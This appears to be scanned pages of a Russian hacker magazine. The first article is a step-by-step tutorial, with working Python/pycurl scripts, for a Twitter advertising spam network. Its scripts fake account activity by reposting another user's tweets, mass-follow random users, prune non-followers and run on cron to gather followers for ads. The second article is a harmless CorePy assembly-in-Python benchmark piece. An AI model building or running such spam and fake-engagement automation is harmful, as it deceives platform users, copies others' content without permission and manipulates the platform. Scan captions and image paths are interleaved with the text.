
Скрипты мы будем писать на Python — в Linux он есть в большинстве дистрибутивов по умолчанию, а для работы с ним в Windows нужно установить интерпретатор версии 2.5 и библиотеку pyCurl. Все это хозяйство ты можешь найти на нашем диске. Для экспериментов со скриптами рекомендую заранее зарегистрировать новый аккаунт на твиттере вручную. Этот этап автоматизировать мы не будем в связи с наличием хорошей капчи, но много аккаунтов и не нужно, для спама хватит одного.


ТВИТТЕР API

Twitter всегда был приветлив к рекламным агентам. Его авторы создали очень простое API, позволяющее одним POST- или GET-запросом производить любые действия над твиттером. Все запросы отлично описаны в документации (apiwiki.twitter.com). Для каждого действия приводится:

- **URL запроса;**
- **формат ответа, который вернет сервер;**
- **метод запроса (POST или GET);**
- **параметры и их описание;**
- **пример запроса.**

Некоторые примеры, взятые из документации, ты сможешь увидеть на врезках. Кстати, когда будешь производить действия, требующие





авторизации, помни, что в запросе нужно посылать логин и пароль с помощью HTTP Basic Authentication.

При выборе формата результата мы всегда будем выбирать xml — мне он больше нравится, да и обрабатывать его очень просто.

Теперь немного отвлечемся от API твиттера и научимся посылать запросы с помощью Python.

PYTHON И CURL

В случае возникновения необходимости выполнения HTTP-запросов я всегда выбираю мощный, универсальный инструмент, который работает во многих языках программирования — cURL.

Для его использования подключим библиотеку pycURL:

```
import pycurl
```

Чтобы принять данные после запроса и сохранить их, библиотека pycURL требует указать функцию, которая будет принимать данные. Можно, конечно, и самим написать ее, но лучше воспользуемся модулем для работы со строками StringIO.

В объекте StringIO есть метод write, идеально подходящий для этой цели. Подключим модуль и объявим объект такими строчками:

```
import StringIO
data = StringIO.StringIO()
```

Теперь можно объявить объект pycURL и настроить параметры, например, для осуществления запроса главной странички xakep.ru. Полученный результат выведем на экран:

```
curl = pycurl.Curl()
#устанавливаем параметры запроса
curl.setopt(pycurl.URL, 'xakep.ru')
curl.setopt(pycurl.WRITEFUNCTION, data.write)
#исполним запрос
curl.perform()
#освободим память
curl.close()
#получим результат и выведем на экран
print data.getvalue()
```

Далее, манипулируя методом setopt, мы по желанию сможем изменять наши запросы. Например, если добавить нижеуказанный код, то запрос будет осуществлен через socks с IP 192.168.1.1, размещенным на 2222 порту.

```
curl.setopt(pycurl.PROXYTYPE,
 pycurl.PROXYTYPE_SOCKS5)
curl.setopt(pycurl.HTTPPROXYTUNNEL,1)
curl.setopt(pycurl.PROXY, '192.168.1.1:2222')
```

ПОСТИНГ СООБЩЕНИЙ

Вернемся к горячо любимому микроблоггингу и попробуем применить наши знания API твиттера путем создания первого скрипта, который будет отсылать сообщения:

```
import pycurl, StringIO
data = StringIO.StringIO()
curl = pycurl.Curl()
curl.setopt(pycurl.URL,
 'http://twitter.com/statuses/update.xml')
curl.setopt(pycurl.WRITEFUNCTION, data.write)
curl.setopt(pycurl.USERPWD,'spiritua:password')
curl.setopt(pycurl.POSTFIELDS,'status=TEXT')
curl.setopt(pycurl.POST,1)
curl.perform()
curl.close()
print data.getvalue()
```

В нем, как видно, ничего сложного. Главное — не забудь «spiritua:password» заменить на свой логин и пароль, а вместо «TEXT», соответственно, написать нужное сообщение.

Чтобы сделать использование удобнее и каждый раз при постинге сообщений не изменять в исходнике текст, заюзаем библиотеку sys для получения аргументов из командной строки:

```
import sys
```

– и изменим наш «TEXT» на «sys.argv[1]».


Вызывать скрипт мы теперь будем так:

```
sender.py "I love XAKEP"
```

Обрати внимание, кавычки обязательны, так как потом скрипт берет только первый аргумент. Без них будет отослано лишь одно слово.

ИМИТАЦИЯ АКТИВНОСТИ

Чтобы пользователи добавили тебя в друзья и долго не удаляли, нужно имитировать активность, вести себя как обычный твиттерянин, лишь иногда публикуя рекламные посты. А не слишком ли тяжело будет придумывать сообщения? Может, проще подсмотреть их у соседа? Сделаем хитро — выберем проявляющего сетевую активность человека и утащим его посты к себе. После написания подобного скриптика для автопостинга, его можно поставить на cron (программа для запуска заданий по расписанию) с ежечасным вызовом. Для реализации этой задачи научимся читать посты юзеров. В твиттер API указано, что нужно использовать GET-запрос следующего вида — http://twitter.com/statuses/user_timeline/spiritua.xml. Здесь вместо 'spiritua' мы вставим имя выбранного донора сообщений. По расширению xml становится понятно, в каком формате придет результат :). Для дальнейшего парсинга xml можно использовать библиотеки, но в нашем случае от этого



Скрипт имитации активности

```
import re, sys, pycurl, StringIO
#инициализация обьектов для посылки запросов
data = StringIO.StringIO()
curl = pycurl.Curl()

#вместо donor нужно написать имя пользовате-
ля, которого нужно копировать
curl.setopt(pycurl.URL,
 'twitter.com/statuses/user_timeline/
donor.xml')
curl.setopt(pycurl.WRITEFUNCTION,
 data.write)
#запуск запроса на получения сообщений
curl.perform()
#применение регулярки для выделения из тек-
ста лишь сообщений и сохранения их в массив
donor
donor = re.findall("<text>(.*)</text>",
   data.getvalue())
#освобождаем буфер для следующего запроса
data.truncate(0)
#вместо user пишем свое имя твиттера
curl.setopt(pycurl.URL,
 'twitter.com/statuses/user_timeline/user.
xml')
curl.perform()
#поиск всех сообщений и сохранение их в мас-
сив my
my = re.findall("<text>(.*)</text>",
  data.getvalue())
#если последнего сообщения донора нет
if donor[0] not in my:
  #настраиваем запрос для отсылки сообщения
  curl.setopt(pycurl.URL,
    'twitter.com/statuses/update.xml')
  #не забываем поменять имя и пароль
  curl.setopt(pycurl.USERPWD, 'name:passwd')
  curl.setopt(pycurl.POSTFIELDS,
   'status=' + donor[0])
  curl.setopt(pycurl.POST,1)
  curl.perform()
  print 'one update posted'
else:
 print 'no new updates'

#не забываем освободить память
curl.close()
```




warning
Реклама полностью законна! Но — незаконно копирование в свой твит чужого контента. Этого мы тебе делать не советуем.

links
• Обо всех возможностях cURL читай на официальном сайте http://pycurl.sourceforge.net.

• http://apiwiki.twitter.com — документация API твиттера.

• www.python.org — официальный сайт Python.

• http://python.su/forum — полезный питоновский форум.



dvd
На диске, кроме исходников и необходимых установочных файлов, ты найдешь также видео автора об установке и настройке среды программирования.

усложнения помогут избавиться регулярные выражения. Если мы посмотрим на структуру xml-ответа, то увидим, что сообщения всегда находятся между тегами <text>. Исходя из этого, заюзаем следующую регулярку:

```
<text>(.*)</text>.
```

Для использования регулярных выражений в Python подключим модуль с названием re и используем его метод findall, который возвратит массив. Получим следующее:

```
import re
rez = re.findall("<text>(.*)</text>",data)
```

Алгоритм скрипта активности будет такой:
• берем у донора самое последнее сообщение;
• проверяем, есть ли это сообщение среди наших, и, если нет, — публикуем.

Думаю, теперь ты и сам сможешь его написать... или подглядеть на врезке и нашем диске.
Осталось разобрать еще два скрипта, которые связаны с ростом рекламной сети, — то есть, расширением списка друзей.

ТВИТТЕРЯНИН, ГДЕ ТЫ?


Для поиска друзей я знаю три способа, которые нужно использовать в зависимости от желаемого результата:

1) Поиск по имени.
2) Поиск по списку друзей.
3) Случайный выбор.

Поиск по имени почти не интересен, и я не знаю, где он был бы в нашей деятельности полезен. Поиск по списку друзей — наиболее продвинут и совершенно незаменим в случае, если нужно искать людей определенного круга. Например,

Добавление в друзья

Добавить в друзья пользователя, зная ID или логин
URL: http://twitter.com/friendships/create/id.format
Форматы результатов (format): xml, json
Метод запроса: POST
Параметры: id — обязательной параметр, содержит ID или логин пользователя, которого добавляем в друзья
Пример запроса: http://twitter.com/friendships/create/bob.xml



мы хотим продавать маечки с нарисованной Бритни Спирс. Ясное дело, нужно найти ее твиттер и достать список тех, кто его читает. Разумеется, на первых порах такой основательный таргетинг мы рассматривать не будем, поэтому в рамках статьи рассмотрим третий вариант — случайный выбор. Для этого лезем в API и видим, что, послав Get-запрос на URL http://twitter.com/statuses/public_timeline.xml, мы получим 20 последних сообщений вместе с данными об авторах. Кстати, третий вариант удобен еще и тем, что, используя его, мы получим лишь активных пользователей.
Имя в ответе от твиттера будет находиться между тегами <screen_name>, поэтому для последующего парсинга результата подойдет вот эта регулярка:

```
<screen_name>(.*)</screen_name>.
```

Получив список из 20 пользователей, нужно попросить их добавить нас в друзья. Благо, существует такая наука психология, и она говорит, что, если добавить пользователя, то он с большой вероятностью добавит нас и будет читать наши сообщения :).
Опять обратимся к API, в котором указано, что для добавления в друзья необходимо послать Post-запрос на URL http://twitter.com/friendships/create/spirit.xml, где вместо spirit придется вставить имя нужного аккаунта. Переводя все это на Python, получим основные строчки для добавления в друзья (остальное можно подсмотреть на диске):

```
curl.setopt(pycurl.URL,
  'http://twitter.com/friendships/create/' + name +
  '.xml')
```

Обновление статуса (отсылка сообщения) пользователя

URL: http://twitter.com/statuses/update.format
Форматы результатов (format): xml, json
Метод запроса: POST
Параметры: status — обязательный параметр, который содержит текст нового статуса. Используйте URL-кодирование при необходимости. Длина текста должна быть не более 140 символов.



Питон всегда с улыбкой

Наши стрелы в твиттере

```
curl.setopt(pycurl.USERPWD,'spiritua:passwd')
curl.setopt(pycurl.POST,1)
```

Теперь берем и соединяем «поиск 20 случайных юзеров» и «добавление в друзья». В результате получаем супер скрипт, который, опять же, ставим на Cron с определенным интервалом, и наблюдаем, как бодро и молодцевато (так говорят у нас в милиции) растет рекламная сеть (*блин, не зря мне показалась подозрительной его фотография в погонах, — Прим. Лозовского*).

«РЕДИСКА» — ПЛОХОЙ ЧЕЛОВЕК

И было бы все хорошо, если бы не существовали люди, нежелающие ответным жестом добавлять нас с тобой в виртуальные товарищи. Эти люди портят статистику, поэтому я советую периодически от них избавляться. Для этого нужно получить список людей, которых ты добавил друзья, и список тех, кто добавил тебя. Сравниваем списки и кикаем лишних... Для получения списков нужно послать запросы на URL:

- http://twitter.com/statuses/friends.xml
- http://twitter.com/statuses/followers.xml

В итоге, получим следующий код:

```
#настроим cURL на получение списка друзей
curl.setopt(pycurl.URL,
 'http://twitter.com/statuses/friends.xml')
curl.setopt(pycurl.USERPWD,'spiritua:passwd')
curl.setopt(pycurl.WRITEFUNCTION, data.write)
```


```
import re,sys,pycurl,StringIO

data = StringIO.StringIO()
curl = pycurl.Curl()

curl.setopt(pycurl.URL,
  'http://twitter.com/statuses/friends.xml')
curl.setopt(pycurl.USERPWD, 'spiritus:pass')
curl.setopt(pycurl.WRITEFUNCTION, data.write)
curl.perform()
friends = data.getvalue()
data.truncate(0)
curl.setopt(pycurl.URL,
  'http://twitter.com/statuses/followers.xml')
curl.perform()
followers = data.getvalue()

friends = re.findall("<screen_name>(.*)</screen_name>",friends)
followers = re.findall("<screen_name>(.*)</screen_name>",followers)
print friends
print followers
```

Удобное программирование в Eclipse



Твиттер часто читают через специальные программы



Питон всегда с улыбкой



Логотип TweetTornado

```
#запустим запрос
curl.perform()
#сохраним результаты в переменную friends
friends = data.getvalue()
#очистим буфер для следующего запроса
data.truncate(0)
#получим список людей, которые читают нас
curl.setopt(pycurl.URL,
  'http://twitter.com/statuses/followers.xml')
curl.perform()
followers = data.getvalue()
```

В переменных friends, followers будет храниться результат в формате xml, полученный от твиттера. Обработав их уже знакомой нам регуляркой на поиск тегов <screen_name>, получим массивы:

```
friends = re.findall("<screen_name>(.*)</screen_name>",
  friends)
followers = re.findall("<screen_name>(.*)</screen_name>",
  followers)
```


А теперь можно приступать к удалению, посылая запросы на URL http://twitter.com/friendships/destroy/spirit.xml. В результате должен получиться примерно следующий код (полный исходник рекомендуется курить с нашего диска):

```
#подключим библиотеку time для команды sleep
import time
curl.setopt(pycurl.POST, 1)
#цикл по всему списку друзей
for friend in friends:
 #проверка — читает ли друг нас
 if friend not in followers:
  #если не читает — то для нас он не друг
  curl.setopt(pycurl.URL,
   'http://twitter.com/friendships/destroy/'+
   friend+'.xml')
  curl.perform() #ждем 2 секунды
  time.sleep(2)
```

В ПУТЬ!

Мы рассмотрели основные тезисы создания рекламной сети в твиттере. Это — базовый набор, которого хватит на первое время. Теперь сам сможешь их расширять, исходя из своих потребностей, например, добавить скрипту возможность работать с несколькими аккаунтами или использовать прямые текстовые сообщения, таргетинг и другие занимательные вещи. Предлагаю ознакомиться с примером из частной практики одного злого хакера. Итак, после регистрации аккаунта он устанавливает фотографию и заполняет все поля в профиле. Далее настраивает крон на запуск имитации активности где-то с периодичностью в 3 часа. Ждет неделю и — добавляет в крон запись, позволяющую раз в 3 дня запускать скрипт сначала на очистку от «редисок», а затем — на приглашение 100 новых юзеров. Об аккаунте он забывает до тех пор, пока у него не соберется где-то 2000 фаловеров. На этом он останавливает скрипты роста, оставляя лишь имитацию активности. Приблизительно раз в неделю размещается рекламное объявление.





АЛЕКСЕЙ ЧЕРКЕС

/ ALEKSEY.CHERKES@GMAIL.COM /

ПИТОН для матерых хардкорщиков

Куем ассемблерные вставки в Python с помощью кошерного CorePy

Я постоянно использую в работе **open source** программы и не перестаю удивляться, какие необычные проекты порой зарождаются в этой свободной среде. На мой взгляд, коммерческие приложения никогда не будут отличаться таким полетом мысли, как в среде открытого ПО.

Осваивая подобные продукты, глубже понимаешь сложные концепции программирования, детальнее изучаешь интересные технологии. В этот раз речь пойдет о вещах немного непривычных. Я расскажу о скрещивании двух языков программирования: ассемблера и Python'а. Такой тандем нечасто встречается на практике, ведь эти два языка решают абсолютно разные задачи: ассемблер максимально приближен к аппаратуре, предоставляет программисту над ней полный контроль, но программирование на нем — долгое, иногда нудное и кропотливое занятие, требующее нечеловеческой внимательности и терпения. Python, наоборот, проектировался так, чтобы максимально облегчить труд программиста. Это очень комфортный язык, который доступен каждому. На первый взгляд, смесь двух подходов выглядит едва ли возможной. В Python даже нет понятия указателя, — тут вообще не идет речи о прямой работе с памятью, ведь всю грязную работу выполняет трудолюбивый garbage collector! А такие вещи, как динамическая типизация и функции, являющиеся объектами первого класса и делающие интеграцию с ассемблером, казалось бы, неразрешимой на практике задачей? Однако в этой статье я рассмотрю технологию CorePy, которая делает подобную интеграцию возможной.

ОБЩИЙ ОБЗОР

CorePy — это модуль расширения для Python, частично написанный на C. Он позволяет программисту писать и исполнять ассемблерные программы, работая исключительно с интерпретатором Python. Это дает возможность проводить машинно-зависимую оптимизацию Python-программ, которая обычно невозможна даже в случае использования таких языков, как C. К примеру, ты можешь напрямую использовать технологии наподобие MMX и SSE. CorePy поддерживает процессоры x86, x86_64 (с поддержкой SSE), PowerPC (PPC32 и PPC64), VMX/AltiVec и Cell SPU. Он может работать в операционных системах linux и OS X. Microsoft Windows в списке почему-то не значится ;).


ВЕСЬ COREPY МОЖНО РАЗБИТЬ НА ТРИ ОСНОВНЫХ СЛОЯ:


1) **Instruction Set Architectures (ISAs).** Это библиотеки объектов, которые представляют собой инструкции из разных наборов команд. Один физический процессор может поддерживать несколько наборов команд (например, x86 и SSE).
2) **InstructionStreams или потоки команд.** Это контейнеры для объектов из пункта 1. Отвечают за хранение последовательности инструкций и за взаимодействие с операционной системой для их исполнения.
3) **Processors.** Выполняют потоки команд и отвечают за передачу и возврат аргументов. Возможно синхронное и асинхронное выполнение потоков.


В начале работы программисту необходимо создать один из объектов InstructionSream. Затем пустой поток команд наполняется другими объектами, каждый из которых однозначно идентифицирует машинную инструкцию и ее параметры. На данном этапе никакого кода реально не создается! Мы просто описываем нужную нам программу, наполняя коллекцию InstructionSream. Полученная последовательность передается на исполнение классу, представляющему абстракцию процессора. Внутренние механизмы CorePy парсят переданный нами InstructionStream и генерируют на его основе реальный машинный код. Теперь его можно вызывать почти как обычную функцию, обращаясь к нему через специальный интерфейс класса Processor.


РУКИ ЧЕШУТСЯ РАБОТАТЬ

Пришло время испытать эту штуку в боевых условиях! Давай реализуем какой-нибудь несложный алгоритм двумя способами: на ассемблере и на обычном Python, а затем сравним оба метода по скорости работы и удобству программирования. Для этих целей я выбрал всем знакомую задачу сортировки массива методом пузырька. Делаем огромный массив с тысячами элементов, заполняем его убывающей последова-


ТУТ ОПЯТЬ ВСЕ МЕТОДЫ, НО N – МАЛО (0 < N <= 1000). АССЕМБЛЕР ПАШЕТ БЫСТРЕЕ ВСЕХ!






ПРИ ОГРОМНЫХ N (ДО 16 ТЫСЯЧ) ЗАМЕТНО ЯВНОЕ ОТСТАВАНИЕ ASM-ВЕРСИИ ОТ СТАНДАРТНОЙ SORT



ЛОГАРИФМ ОТ ВРЕМЕНИ РАБОТЫ ВСЕХ ЧЕТЫРЕХ МЕТОДОВ. 0 < N <= 7000. ASM ПРЕВОСХОДИТ ОБЫЧНУЮ ВЕРСИЮ НА НЕСКОЛЬКО ПОРЯДКОВ, НО УСТУПАЕТ СТАНДАРТНОЙ SORT ИЗ-ЗА ИСПОЛЬЗОВАНИЯ ПРИМИТИВНОГО АЛГОРИТМА

ВЕРСИЯ С PSYCO-ОПТИМИЗАЦИЕЙ РАБОТАЕТ БЫСТРЕЕ, НО КОМУ-ТО ТАКОЙ ПРИРОСТ ПОКАЖЕТСЯ НЕСУЩЕСТВЕННЫМ





тельностью целых чисел (это самый сложный расклад для пузырька, если учесть, что сортировать мы будем по возрастанию). Задачу я решаю четырьмя методами:


- Тупая, наивная сортировка, реализованная на чистом Python без всяких примочек;
- То же самое, только с оптимизацией средствами PsyCo;
- Собственная реализация на ассемблере;
- Стандартная функция sort, предоставляемая интерпретатором.



Время работы замеряется с помощью модуля timeit. Собранная статистика отражена на графиках. Они сгенерированы с помощью библиотеки PyLab — опенсорсовом убийце MatLab. Самый главный листинг, содержащий CorePy-код, помещен на врезке. Кроме основных компонент, в поставку CorePy входит модуль printer для отображения созданных инструкций в привычном формате. Я не стал упускать хорошей возможности воспользоваться им — на соседней врезке помещен ассемблерный листинг в формате NASM. Наверное, его можно даже скомпилировать :). Глядя на обе врезки, ты без труда поймешь, как работает CorePy. Про модуль PsyCo и более высокоуровневую оптимизацию Python-программ ты можешь прочитать в предыдущем номере][.

